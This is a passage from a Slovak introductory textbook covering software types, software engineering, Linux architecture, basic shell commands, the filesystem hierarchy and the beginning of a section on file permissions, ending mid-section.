Existuje mnoho príkladov riadiacich systémov s uzavretou slučkou. Jedným, ktorý je možné nájsť takmer v každej budove, je digitálny termostat. Ten sa najprv naprogramuje na požadovanú teplotu. Vstup je privedený do zariadenia HVAC (heating, ventilation, air conditioning - vykurovanie, vzduchotechnika a klimatizácia). Výstup sa meria oproti požadovanému vstupu. Zobrazí sa rozdiel medzi požadovanou a nameranou teplotou a riadiaca jednotka nastaví HVAC systém tak, aby sa dosiahol požadovaný stav.



3

Operačný systém Linux
Vizuálne a textové programovanie
Základy programovania
Python a Blockly
Dáta a ich spracovanie
Prístup k dátam cez API

3.1 Softvér

Počítačový softvér je všeobecný pojem, ktorý sa vzťahuje na súbor počítačových inštrukcií, ktoré informujú počítač o tom, ako má pracovať a vykonávať zadané úlohy. Na rozdiel od fyzického hardvéru, z ktorého je systém postavený, softvér vykonáva spracovanie vstupov a dodanie výsledkov. Počítačový hardvér a softvér sú navzájom prepojené a nemôžu byť používané samostatne.

Ľudia, ktorí rozumejú softvéru a dokážu ho tvoriť, sa stávajú čoraz cennejšími na súčasnom trhu práce. Kým programátori boli v minulosti do určitej miery obmedzení na kódovanie aplikácií pre sálové počítače, súčasný nárast IoT vytvára nové možnosti práce pre programátorov.

Vo svete, ktorý sa stáva stále viac digitálnym, všadeprítomná povaha výpočtovej techniky znamená, že softvér je všade. Programátori môžu dnes pracovať na firmvéri, ovládačoch zariadení, mobilných aplikáciách, webových rozhraniach, analýze dát a podobne. Tieto oblasti zamestnanosti boli všetky dostupné predtým, ale internet vecí výrazne zvýšil počet dostupných projektov a spoločností.

Využitie sietí a softvéru v priemysle vedie k potrebe ďalších programátorov. Vďaka schopnosti písať vlastný kód, si programátori môžu vytvárať vlastné softvérové nástroje, ktoré nie sú k dispozícii na trhu.

3.1.1 Softvérové inžinierstvo

Softvérové inžinierstvo je systematické uplatňovanie vedeckých a technologických poznatkov, metód a skúseností pri navrhovaní, implementácii, testovaní a dokumentácii softvéru.

Oblasť softvérového inžinierstva je možné ďalej deliť podľa oblasti špecializácie na konkrétne činnosti, ktoré sa významnou mierou podieľajú na vytváraní aplikácií a riadiacich systémov. V istom zmysle je možné tieto oblasti aj chápať ako časti životného cyklu softvéru. Vynechaním, prípadne ignorovaním, niekto z nich je kvalita výstupného produktu nižšia. Medzi hlavné oblasti patria:

Zber požiadaviek - získanie, analýza, špecifikácia a validácia požiadaviek na softvér.

Návrh softvéru - proces definovania architektúry, komponentov, rozhraní a iných charakteristík systému alebo komponentu. Taktiež je definovaný ako výsledok tohto procesu.

Písanie softvéru - vytvorenie riadiaceho kódu, zmysluplného softvéru, ktorý vykonáva požadované funkcie. Do tejto oblasti sa ďalej ráta overovanie a testovanie kódu, overovanie splnenia požiadaviek a ladenie chýb.

Testovanie softvéru - praktické technické preskúmanie zdrojového kódu a funkcionality aplikácie, ktoré poskytne zainteresovaným stranám informácie o kvalite testovaného produktu alebo služby.

Údržba softvéru - celková činnosť potrebná na poskytnutie nákladovo efektívnej podpory softvéru.

Riadenie softvérového inžinierstva - uplatňovanie riadiacich činností - plánovanie, koordinácia, meranie, monitorovanie, kontrola a podávanie správ - s cieľom zabezpečiť, aby vývoj a údržba softvéru boli systematické, disciplinované a kvantifikované.

Procesné a kvalitatívne riadenie – procesné riadenie umožňuje efektívny vývoj softvéru z pohľadu úspory nákladov, optimalizácia pracovných úloh a zaistenia kvality. S pomocou procesov sa definujú

napríklad postupy ako sa do kódu zavádzajú zmeny, navrhujú či implementujú opravy chýb. Kvalitatívne riadenie pomáha udržať kvalitný výstup celého vývojového procesu. Týmto dokáže spoločnosť dodať kvalitný produkt, ktorý bude spĺňať vopred definované požiadavky na funkcionality, rýchlosť, stabilitu, bezpečnosť a tak podobne.

S pomocou softvérového inžinierstva, ako procesu pre vývoj kvalitných produktov sa snažia firmy získať odpovede na otázky:

- Koľko nás stojí vývoj softvéru?
- Aké služby ponúka vytvorený softvér?
- Ktorý procesný model by sme mali používať?
- Aký je cieľ používania nášho softvéru?
- Ako by sme mali implementovať softvér v prostredí u zákazníka?
- Ako by malo vyzeráť užívateľské rozhranie softvéru?
- Mali by sme radšej kúpiť softvér od tretej strany namiesto toho, aby sme ho vytvárali sami?

Odpovede na uvedené otázky pomáhajú identifikovať potenciál, riziká a možnosti realizovateľnosti softvérového projektu. Napríklad nový predajca módy chce vstúpiť na trh e-commerce. Má možnosť zakúpiť komplexný produkt typu e-shop, alebo si pre jeho realizáciu môže zamestnať skupinu programátorov, ktorá mu tento systém naprogramuje takpovediac doma, teda vytvorí ho interný zamestnanec predajcu módy.

Ako je možné vidieť, aj na prvý pohľad nesúvisiace oblasti ako móda a vývoj softvéru, môžu využívať vzájomnú expertízu a spolupracovať pri tvorbe nových produktov či služieb.

3.1.2 Typ softvéru

Softvér je možné kategorizovať podľa niekoľkých pohľadov. Jedným z možných spôsobov delení je podľa účelu, za akým bol vytvorený a oblasti jeho použitia. Alternatívnym pohľadom je delenie podľa miesta spúšťania. Pozrime sa na tri základné skupiny podľa účelu použitia:

- aplikačný softvér,
- systémový softvér,
- škodlivý softvér.

Aplikačný softvér

Veľmi zjednodušene povedané ide o aplikácie, ktoré používame pre vykonávanie úloh. Napríklad napísanie práce, návrh 3D CAD modelu, úprava fotografie a podobne. Je to softvér, ktorý využíva používateľ na vykonávanie úloh alebo poskytuje zábavné funkcie nad rámec základnej činnosti samotného počítača. Existuje veľa rôznych typov aplikačného softvéru, pretože rozsah úloh, ktoré je možné vykonávať s moderným počítačom, je veľmi veľký.

Systémový softvér

Ide o softvér, ktorý priamo prevádzkuje počítačový hardvér, poskytuje základné funkcie potrebné pre komunikáciu medzi používateľom a hardvérom. Tento systémový softvér (napríklad operačný systém) poskytuje prostredie na spustenie aplikačného softvéru.

Systémový softvér zahŕňa napríklad:

- **operačné systémy** - sú základnými zbierkami softvéru, ktoré spravujú zdroje a poskytujú spoločné služby pre iný softvér, ktorý beží nad operačným systémom. Kontrolné programy, zavádzacie oblasti disku, konzolové a okenné aplikácie sú hlavnými časťami operačných systémov. V praxi je operačný systém často dodávaný s dodatočným softvérom vrátane aplikačného softvéru, čo umožňuje operačný systém používať pre širokú škálu úloh ihneď po jeho nainštalovaní.
- **ovládače zariadení** - ovládajú alebo riadia konkrétny typ zariadenia, ktoré je pripojené k počítaču. Počítač má zvyčajne minimálne jedno vstupné zariadenie a aspoň jedno výstupné zariadenie, preto počítač zvyčajne potrebuje viac ako jeden ovládač zariadenia.
- **nástroje (tzv. utility)** - sú počítačové programy určené na pomoc používateľom pri údržbe a starostlivosti o počítače.

Škodlivý softvér (malware)

Softvér vyvinutý na poškodenie a narušenie počítačových systémov a informácií, ktoré sú na nich uložené. Z tohto dôvodu je škodlivý softvér nežiadúci. Malware je úzko spätý s počítačovými trestnými činmi. Hoci niektoré škodlivé programy môžu byť navrhnuté ako vtipy alebo protest.

3.1.3 Miesto spúšťania softvéru

Desktopové aplikácie

Označované ako aplikácie, sú napríklad aj webové prehliadače, Microsoft Office, rovnako ako aplikácie pre smartfóny a tablety. Spustiteľný kód sa najčastejšie nachádza na koncovom počítači. Zvyčajne ide o kompilovaný kód.

Skripty

Skripty sú typom softvéru, ktoré sú zvyčajne interpretované a bežia napríklad vo webovom prehliadači (JavaScript) alebo na pozadí operačného systému (Python, PowerShell).

POZNÁMKA!



Rozdiel medzi kompilovaným a interpretovaným kódom je v tom, že:

Kompilovaný kód je taký, ktorý po skompilovaní je vyjadrený v inštrukciách cieľového stroja. Napríklad operácia súčtu "+" v zdrojovom kóde, môže byť preložená priamo do príkazu "ADD" v strojovom kóde. Medzi kompilované jazyky patria: Assembler, COBOL, Java, C/C++

Interpretovaný kód je kód, v ktorom pokyny nie sú priamo vykonávané cieľovým počítačom, ale je čítaný a vykonávaný iným programom – takzvaný interpreter (prekladač). Tento prekladač je zvyčajne napísaný v inom jazyku, než samotný zdrojový kód.

Operácia "+" by bola interpretovaná pri spustení kódu. Interpreter by potom zavolať svoju

vlastnú funkciu "add (a, b)" s príslušnými argumentmi, ktoré by potom spustili strojový kód "ADD". Medzi interpretované jazyky patria: Python, JavaScript, PowerShell

Každý z typov kódu má svoje výhody a nevýhody. Výhodami kompilovaných jazykov sú:

- Rýchlejší výkon priamym použitím natívneho kódu cieľového zariadenia.
- Možnosť uplatniť pomerne silné optimalizácie počas fázy zostavovania.

Na druhej strane sú výhody interpretovaných jazykov:

- Je jednoduchšie implementovať požadovanú funkcionality (písanie dobrých kompilátorov je veľmi ťažké!).
- Nie je potrebné spustiť fázu kompilácie - možné spustiť kód priamo.

Webové aplikácie

Zvyčajne sa prevádzkujú na webovom serveri a vytvárajú dynamicky generované webové stránky do webových prehliadačov, napr. PHP, Java, ASP.NET, alebo dokonca JavaScript, ktorý beží na serveri (NodeJS). V moderných časoch weby bežne obsahujú JavaScript, ktorý sa má spustiť aj vo webovom prehliadači a čiastočne na serveri.

Zabudovaný (embedded) softvér

Je umiestnený ako firmvér v rámci jednoúčelových alebo viacúčelových zariadení. V súvislosti s embedded zariadeniami je niekedy nejasné rozlíšenie medzi systémovým softvérom a aplikačným softvérom. Avšak niektoré embedded zariadenia majú vstavané operačné systémy. Tieto systémy si zachovávajú hranice medzi systémovým softvérom a aplikačným softvérom.

Mikrokód

Špeciálny typ vstavaného softvéru, ktorý informuje samotný procesor o tom, ako vykonať strojový kód. Typickým príkladom je firmvér mikroprocesora. Napríklad pri zakúpení WiFi modulu (HiLink) sú všetky operácie potrebné pre naprogramovanie mikroprocesora zabezpečené výrobcom. Programátor, ktorý navrhuje aplikáciu, sa teda nemusí zaoberať návrhom kódu pre ovládanie WiFi modulu.

3.2 Linuxový operačný systém

Linuxové systémy sú veľmi obľúbené pre svoju otvorenosť (tzv. open source). Existuje mnoho distribúcií, ktoré sú dostupné bezplatne a používateľ si môže upravovať zdrojový kód bez potreby povolení či porušovania licenčných podmienok.

Upravené linuxové systémy sa používajú napríklad v smerovačoch pre domáce použitie (LinkSys). Používajú ich aj veľké komerčné firmy (Juniper, Google) ako základ operačných systémov pre svoje zariadenia (firewally, Android).



Obrázok 3.1 - Linux Fedora

Zdroj [5]

POZNÁMKA!

Problematika autorských práv je veľmi komplexná oblasť a v prípade komerčného použitia riešení je vhodné mať právne ošetrený pôvod a použitie zdrojového kódu, aplikácií a systémov.


3.2.1 Architektúra Linuxu

Ak chceme efektívne spravovať Linux, musíme porozumieť tomu, ako vlastne funguje. Základná charakteristika Linuxu je jeho modularnosť. To znamená, že systém sa skladá z mnohých relatívne nezávislých častí. Pre väčšinu z nich navyše existujú alternatívy, a preto vždy záleží na správcovi distribúcie, ako systém zostaví.

Modularnosť tiež vysvetľuje rozdiely medzi jednotlivými distribúciami. Aj keď je všetko Linux, odlišnosti bývajú natoľko markantné, že pri prechode na inú distribúciu môže byť používateľ minimálne ľahko zmätený.

Operačný systém Linux možno rozdeliť na tri hlavné časti:

- jadro (kernel),
- shell,
- aplikácie (knihnice a moduly).



Obrázok 3.2 - Zjednodušená štruktúra Linuxu

Zdroj [12]

Jadro

Jadro možno považovať za samotný operačný systém, zatiaľ čo shell je len program, ktorý beží na operačnom systéme a ponúka funkčnosť interakcie s používateľom.


Na interakciu s hardvérom zariadenia používateľ komunikuje so shellom, ktorý komunikuje s jadrom. Jadro následne komunikuje s hardvérom.

Shell

Shell je prostredie v ktorom sa vykonávajú príkazy zadané používaetľom. Keď sa používateľ prihlási do systému, prihlasovací program skontroluje používateľské meno a heslo. Ak je poverenie správne, prihlasovací program zavolá shell. Od tohto bodu môže oprávnený používateľ začať komunikovať s operačným systémom prostredníctvom textových príkazov.

Shell je spustený po prihlásení používateľa do systému, vytvorí príkazový riadok, pomocou ktorého užívateľ môže počítač ovládať a jeho ukončením je užívateľ zo systému odhlásený.

V grafickom rozhraní linuxového systému je možné získať prístup k shellu pomocou klávesovej skratky CTRL+T, prípadne vyhľadáním a spustením aplikácie "terminal".



Obrázok 3.3 - Spustenie terminálu

Zdroj [5]

POZNÁMKA!


V prostredí Windows je taktiež dostupný shell a je prístupný cez príkaz cmd. Pokročilejšia verzia Windows shellu s možnosť používať .NET knižnice je Powershell. Od Windows 10 sa snaží spoločnosť Microsoft integrovať Ubuntu core do Windowsu čo by malo umožniť spúšťať Linuxové skripty v prostredí Windows.

Aplikácie (knižnice a moduly)

Operačný systém predstavuje dušu celého hardvéru. Pri jednoduchých embedded aplikáciách postačuje aj samostatný a zjednodušený riadiaci systém nahratý v mikroprocesore. Napríklad digitálny termostat.

Pre komplexné zariadenia, ktoré napríklad komunikujú po sieti, je vyžadovaný operačný systém. Hlavným dôvodom je nutnosť používať pomerne komplexné komunikačné protokoly. Protokoly zaisťujú, aby si dve zariadenia alebo systémy navzájom rozumeli.

Predstavme si pripojenie mobilného zariadenia na prístupový bod (access-point) s pomocou Wifi. Proces asociácie zariadenia do Wifi siete je pomerne komplexný (viď obrázok 3.4).



Aby každý programátor aplikácie nemusel strácať čas vývojom vlastného komunikačného riešenia a aby dve rôzne zariadenia dokázali medzi sebou komunikovať, používajú dohodnutý protokol. Implementácia protokolov je zaistená používaním štandardizovaných knižníc, modulov a služieb (daemonov), ktoré sú súčasťou operačných systémov.

Takto programátor v aplikácii zavolá napríklad funkciu `ap_connect(192.168.1.1)` a systémová knižnica sa postará o kompletný proces pripojenia zariadenia k access-pointu.

Operačný systém značne zjednodušuje nasadenie novej funkcionality do zariadení, keďže napríklad o riadenie a spracovanie sieťového pripojenia a komunikácie po sieti sa starajú moduly, knižnice či daemoni daného systému.

3.2.2 Linuxové príkazy

Operačný systém v základnej inštalácii obsahuje niekoľko tisíc nástrojov, ktoré poskytujú jednotlivé služby. Z pohľadu základného použitia je dobré poznať niekoľko príkazov, ktoré sa používajú najčastejšie.

ZAPAMÄTAJTE SI!

Príkazy v operačnom systéme Linux sú citlivé na veľkosť znakov (case sensitive).

sudo	<p>Príkaz pre eleváciu prístupových práv. Niektoré príkazy či spustenie aplikácií je obmedzené pre bežných používateľov. Hlavným dôvodom je bezpečnosť.</p> <p>Ak potrebujete spustiť príkaz s vyšším oprávnením, stačí pred neho napísať sudo. Ide o niečo podobné ako "Spustiť ako administrátor", čo poznáme z prostredia Windows.</p> <pre>>sudo apt install firefox</pre>
nano	<p>Príkaz pre spustenie textového editoru <i>Nano</i> pre úpravu súborov. Ako parameter príkazu je potrebné použiť názov konkrétneho súboru. Vtedy sa súbor otvorí v editore. Ak sa parameter nepoužije, bude vytvorený nový čistý textový súbor.</p> <p>Ak zadaný súbor na požadovanej ceste neexistuje, vytvorí sa automaticky nový.</p> <pre>> nano ./config.txt</pre> <p>Príkaz je vhodný pri úprave konfiguračných súborov priamo v terminálovom rozhraní. Pre uloženie konfiguračných súborov sú často vyžadované vyššie oprávnenia, preto je potrebné na začiatok príkazu zadať sudo.</p> <pre>> sudo nano ./config.txt</pre>
apt	<p>Príkaz pre inštaláciu, aktualizáciu a odstraňovanie balíkov. Vyžaduje eleváciu oprávnení pre používateľa zo skupiny sudo.</p> <pre>> sudo aptupdate</pre>
ifconfig	<p>Zistenie IP adresy, ktorá bola pridelená sieťovému rozhraniu.</p> <pre>> ifconfig</pre> <pre>eth0 Link encap:Ethernet HWaddr fa:16:3e:17:3f:60 inet addr:37.9.171.127 Bcast:37.9.171.255 Mask:255.255.254.0 inet6 addr: fe80::f816:3eff:fe17:3f60/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:2507 errors:0 dropped:0 overruns:0 frame:0 TX packets:181 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:271807839 (271.8 MB) TX bytes:89493944 (89.4 MB)</pre>
pwd	<p>Zistenie aktuálne otvoreného priečinku. Výstupom je úplná cesta. Vhodné napríklad v situácii, kedy je potrebné zistiť, kde sa aktuálne v systéme</p>

nachádzame.

```
> pwd
```

cd Príkaz na prechod do požadovaného priečinku. Napríklad prechod do priečinku pre webový server.

```
> cd /var/www/html
```

ls -l Výpis aktuálnych súborov v priečinku.

```
> ls -l /etc/apache2/
```

```
total 84
```

```
-rw-r--r-- 1 root root 7114 Feb 3 02:00 apache2.conf
```

```
drwxr-xr-x 2 root root 4096 Feb 3 01:10 conf-available
```

```
drwxr-xr-x 2 root root 4096 Feb 3 01:10 conf-enabled
```

```
-rw-r--r-- 1 root root 1782 Mar 19 2016 envvars
```

```
-rw-r--r-- 1 root root 31063 Mar 19 2016 magic
```

tail -f,
cat,
more,
less,

Výpis obsahu textových súborov (nie binárnych). Vhodné pre rýchly náhľad do obsahu súboru, skriptu, či konfigurácie.

grep Filtrovanie výstupu - nájdenie riadku, ktorý obsahuje konkrétne znaky.

```
> cat apache2.conf | grep Log
```

```
# HostnameLookups: Log the names of clients or just their IP addresses
```

```
# ErrorLog: The location of the error log file.
```

```
# If you do not specify an ErrorLog directive within a <VirtualHost>
```

```
ErrorLog ${APACHE_LOG_DIR}/error.log
```

```
# LogLevel: Control the severity of messages logged to the error_log.
```

```
# "LogLevel info ssl:warn"
```

```
LogLevel warn
```

restart Reštartovanie alebo vypnutie operačného systému.

shutdown

systemctl

Reštartovanie služby. Pri úprave konfigurácie systémových služieb a aplikácií je často potrebné reštartovanie daemona, aby si načítal novú (upravenú) konfiguráciu.

```
> sudo systemctl start apache2.service  
> sudo systemctl stop apache2.service  
> sudo systemctl restart apache2.service
```



TIP!

V prípade problémov, alebo potreby ďalších príkazov je vhodné použiť vstavanú dokumentáciu dostupnú cez príkazy `man`, `howto`, alternatívne použiť vyhľadávanie na webe. Najlepšie je vyhľadávať anglické znenie problému. Napríklad:

- Ukončenie procesu linux -> Kill task linux.
- Zmena IP adresy linux -> Change IP address linux.

Takéto vyhľadávanie má výhodu v tom, že na fórach (napríklad StackOverflow) je možné nájsť pomerne detailne vysvetlené použitie jednotlivých príkazov, často aj ich výhody či nevýhody oproti iným príkazom.

3.2.3 Súborový systém

Súborový systém je sada pravidiel pre ukladanie súborov a priečinkov na pevný disk tak, aby bolo možné ich opäť prečítať. Býva v ňom vymedzené napríklad:

- kde na pevnom disku sa daný súbor nachádza,
- aký má názov,
- v akom je priečinku,
- aké má prístupové práva.

Súborové systémy existujú na pevných diskoch v oblasti definovanej ako tzv. diskový oddiel. Týchto oddielov môže mať pevný disk viac. Prenosné média (CD, DVD, USB kľúč) obsahujú spravidla len jediný súborový systém, nie sú členené na oddiely.

Na systémoch UNIX sú súborové systémy na oddieloch pevných diskov aj na iných zariadeniach pripájané dopriečinkov. Základ tvorí koreňový súborový systém, ktorý sa pripojí na koreňový priečinok a do jeho štruktúry sa potom zapúšťajú (pripájajú) ďalšie súborové systémy podľa požiadaviek používateľa. Pripájanie súborových systémov môže prebiehať automaticky (napr. po vložení média), alebo môže byť vyžadované vykonať manuálne pripojenia.

V unixových systémoch platí, že všetko je súbor. Na rozdiel od iných systémov, nerozdeľuje Linux názov súboru na mená a príponu. Prípona, ak je, je jednoducho súčasťou mena súboru. Unixové

systemy tiež rozlišujú veľké a malé písmená v názvoch súborov. Takže súbor s menom "novak" je niečo iné ako súbor "Novak".


Súbor (adresár) s menom začínajúcim bodkou je považovaný za skrytý súbor, na čo reagujú príslušné programy tak, že ho nezobrazia. Na zobrazenie takých súborov je spravidla nutné použiť adekvátnu voľbu v nastavení príslušného programu.

Unixové operačné systémy rozlišujú nasledujúce typy súborov:

- obyčajný súbor,
- priečink - typ súboru, ktorý obsahuje odkazy na iné súbory,
- symbolický a pevný odkaz - odkaz na iný súbor v súborovom systéme,
- znakové a blokové zariadenie – špeciálny súbor pre komunikáciu medzi jadrom systému a diskami (blokovými zariadeniami - CD, HDD, FDD), alebo vstupno-výstupnými zariadeniami ako myš a klávesnica (znakové zariadenia),
- pomenovaná rúra (named pipe) – kanál pre výmenu informácií medzi procesmi,
- soket – určený pre sieťové spojenia.

Priečinková štruktúra

Priečinková štruktúra začína koreňovým priečinkom (tzv. root), ktorý sa označuje normálnou lomkou (/). Do koreňového priečinku sú vnorené ďalšie úrovne, ktoré majú vyhradený účel. Vizualný náhľad na štruktúru je vyobrazený na obrázku 3.5.



- **/bin**– Nenahradiťné spustiteľné súbory využívané všetkými používateľmi. Nájde tu okrem iného interpreter príkazového riadku (shell) a základné riadkové nástroje pre prácu so systémom.

- **/boot**–Priečinok, ktorý obsahuje súbory súvisiace so spustením (bootovacím procesom) operačného systému. Nachádzajú sa tu napríklad aj obrazy jadier systému, ich konfigurácia, obraz ramdisk-u, ale taktiež konfigurácia zavádzača systému (tzv. bootloader-a).
- **/dev** – Súbory zariadení, teda špeciálne súbory, ktoré reprezentujú jednotlivé zariadenia.
- **/etc**– Konfiguračné súbory, presnejšie štruktúra konfiguračných súborov. V podadresári `init.d` (v niektorých distribúciách je to `rc.d`) sa ukrývajú skripty potrebné pre spúšťanie a vypínanie systémových služieb (v unixových systémoch sa im hovorí démoni).
- **/home**– Domovské adresáre užívateľov. Podadresár s vaším používateľským menom je vaše územie, kde môžete vykonávať skoro čokoľvek.
- **/lib**– Tie najdôležitejšie knižnice potrebné pre beh systému. V podadresári `modules` sa nachádza modul jadra.
- **/media, /mnt**–Priečinok, kde bývajú pripojené médiá (CD, DVD, flash disky, diskety) a ďalšie diskové oddiely.
- **/proc**– Špeciálne súbory, ktoré tvoria komunikačné rozhranie s jadrom. Tu sa môžete dozvedieť mnohé o činnosti jadra a vhodnými zmenami príslušných súborov môžete upravovať jeho funkciu.
- **/opt** –Priečinok vhodný pre inštaláciu softvéru, ktorý nie je pôvodne vytvorený pre unixové systémy a nevie využívať jeho štruktúru.
- **/root** – Domovský priečinok používateľa `root`.
- **/sbin** – Nenahradiťelné spustiteľné súbory určené výhradne pre užívateľov `root`.
- **/usr** – Tzv. sekundárne hierarchie, obsahujú okrem iného podpriečinky ako: **bin**, **sbin**, **lib** a ďalšie, ktoré sa nachádzajú v koreňovom priečinku. Tieto ale nie sú nutné pre fungovanie systému. Sú v nich uložené používateľské programy. Podpriečinok **local** slúži ako priestor na inštaláciu softvéru mimo hlavný balíčkovací systém. Podpriečinok **share** obsahuje spravidla dátové súbory aplikácií. Podpriečinok **share/doc** alebo **/doc** obsahujú dodatočnú dokumentáciu k jednotlivým programom.
- **/var**– Premennivé súbory, ktorých obsah sa mení. Tu je potrebné zabezpečiť, aby vždy bolo k dispozícii voľné miesto na disku. Bez toho nebude systém fungovať správne. Napríklad podpriečinok **log** obsahuje záznamy systémových protokolov - súbory s informáciami o tom, čo sa v systéme udialo počas poslednej doby. Veľmi cenný informačný zdroj pri diagnostike problémov.
- **/tmp**– Dočasné súbory. Rovnako ako v prípade priečinku **/var** aj tu je nutné zaistiť dostatok voľného priestoru. Ak nebude voľné miesto k dispozícii, systém prestane fungovať správne. Súbory uložené v tomto adresári sa neodporúča mazať počas behu systému. Aj dočasné súbory, môžu mať pre práve spustené programy kľúčový význam.

3.2.4 Prístupové práva

V systéme Linux sa väčšina objektov považuje za súbory. Pre zaistenie bezpečnosti systému Linux používa oprávnenia k súborom. To znamená, že každý súbor v systéme Linux nesie svoje oprávnenia na súbor, ktoré definujú, čo môže so súborom robiť vlastník (user), skupina (group) a ďalší (others). Základné prístupové práva, ktoré sa dajú v systéme nastaviť:

- read(čítanie),
- write, (zápis)
- execute (spúšťanie).

Orientácia v prístupových právach je dôležitá. Obzvlášť kvôli nasledujúcim situáciám: Vytvoríte skript, ktorý chcete spustiť cez webový prehliadač. Otvoríte prehliadač, načítate cieľovú adresu skriptu a skript sa nespustí. Problém je pravdepodobne v prístupových právach. Súbor sme vytvorili ako používateľ janko. Aby mohol skript spustiť aj webový server, potrebuje mať pridelené prístupové práva pre spúšťanie (x - execute). Webový server pristupuje k súborom ako používateľ www-data zo skupiny www-data. K dispozícii sú 2 riešenia:

